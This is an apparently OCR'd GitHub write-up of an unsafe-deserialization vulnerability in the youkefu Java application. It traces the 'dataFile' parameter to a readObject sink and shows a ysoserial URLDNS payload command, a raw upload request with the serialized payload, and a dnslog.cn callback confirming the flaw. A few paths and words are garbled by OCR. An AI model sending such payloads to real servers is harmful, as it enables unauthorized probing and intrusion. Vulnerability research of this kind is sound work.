Serein123y Add files via upload 7937942 · 2 weeks ago

33 lines (18 loc) · 2.57 KB

Locate the impsave method of \youkefu-master\src\main\java\com\ukefu\webim\web\handler\admin\system\TemplateController.java and the query result shows that the vulnerable parameter is "dataFile"

Next, let's take a look at the sink point and locate it \youkefu-master\src\main\java\com\ukefu\util\UKTools.java shows that the sink points of both source sink chains are the readObject method called within the method


Based on the above confirmation, it is not difficult to find two unsafe deserialization vulnerabilities found in CodeQL query source side. The chain is actually the same. Next, let's analyze the execution process of the taint parameter from source to sink. \youkefu-master\src\main\java\com\ukefu\webim\web\handler\admin\system\Template Controller.java's 32 defines the request path for this class as/admin/template, and the path for requesting the impsave method in this class is/imsave. Therefore, the interface for receiving requests should be/admin/template/imsave


The core logic is in \ youkefu master \ src \ main \ java \ com \ ukefu \ webm \ web \ handler \ admin \ sy

In lines 68-77 of stem \ Template Controller. java, after receiving the dataFile parameter, the interface first checks whether the value of the dataFile parameter is empty. If it is not empty, the UKTools.toObject method is called to process the incoming dataFile data and convert the processed return value into a Listcolumn object named templateList. Lines 70-76 are operations on templateList. Finally, line 77 redirects to the/admin/template/id ex.exe page. Through the above analysis, it was found that during the process of deserializing from source to sink, no security processing was applied to the da taFile parameter, so there is a deserialization vulnerability present here.

```
68      if(dataFile!=null && dataFile.getSize() > 0){
69          List<Template> templateList = (List<Template>) UKTools.toObject(dataFile.getBytes()) ;
70          if(templateList!=null && templateList.size() >0){
71              templateRes.deleteInBatch(templateList);
72              for(Template template : templateList){
73                  templateRes.save(template) ;
74              }
75          }
76      }
77      return request(super.createRequestPageTempletResponse("redirect:/admin/template/index.html"));
78  }
79
```


http://localhost:8088/admin/template/index.html Discover the system template function set for the system






Here, a deserialization test based on URLDNS Gadget can be generated using the ysoserial tool Execute the following command on the payload file

```
java -jar ysoserial-all.jar URLDNS "http://6ye376.dnslog.cn" > urldnsTest.data
```


Go
Cancel
Target: http://192.168.96.137:8088
Request
Raw
Params
Headers
Hex
POST /admin/template/impsave.html HTTP/1.1
Host: 192.168.96.137:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------144187779935584079148314243 7
Content-Length: 524
Origin: http://192.168.96.137:8088
Connection: close
Referer: http://192.168.96.137:8088/
Cookie: SESSION=aa7b18fe-beaf-4cd4-bbd2-6b40ff608e48
Upgrade-Insecure-Requests: 1
----------------------------144187779935584079148314243 7
Content-Disposition: form-data; name="dataFile"; filename="urldnsTest.data"
Content-Type: application/octet-stream
sr java.util.HashMap F
loadFactorI
thresholdxp?@ w sr java.net.URL %76 r I hashCodeI portL
authorityt Ljava/lang/String;L fileq ~ L hostq ~ L protocolq ~ L refq ~ xp
t 6ye376.dnslog.cnt q ~ t httppxt http://6ye376.dnslog.cnx
----------------------------144187779935584079148314243 7--
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 500
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: x-requested-with,accept,authorization,content-type
Access-Control-Allow-Credentials: true
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 348
Date: Tue, 01 Nov 2022 07:32:50 GMT
Connection: close
<html><body><h1>Whitelabel Error Page</h1> This application has no explicit mapping for /error, so you are seeing this as a fallback. Tue Nov 01 15:32:50 CST 2022 There was an unexpected error (type=Internal Server Error, status=500). java.util.HashMap cannot be cast to java.util.List </body></html>


DNSLog.cn
Get SubDomain
Refresh Record
6ye376.dnslog.cn
DNS Query Record
IP Address
6ye376.dnslog.cn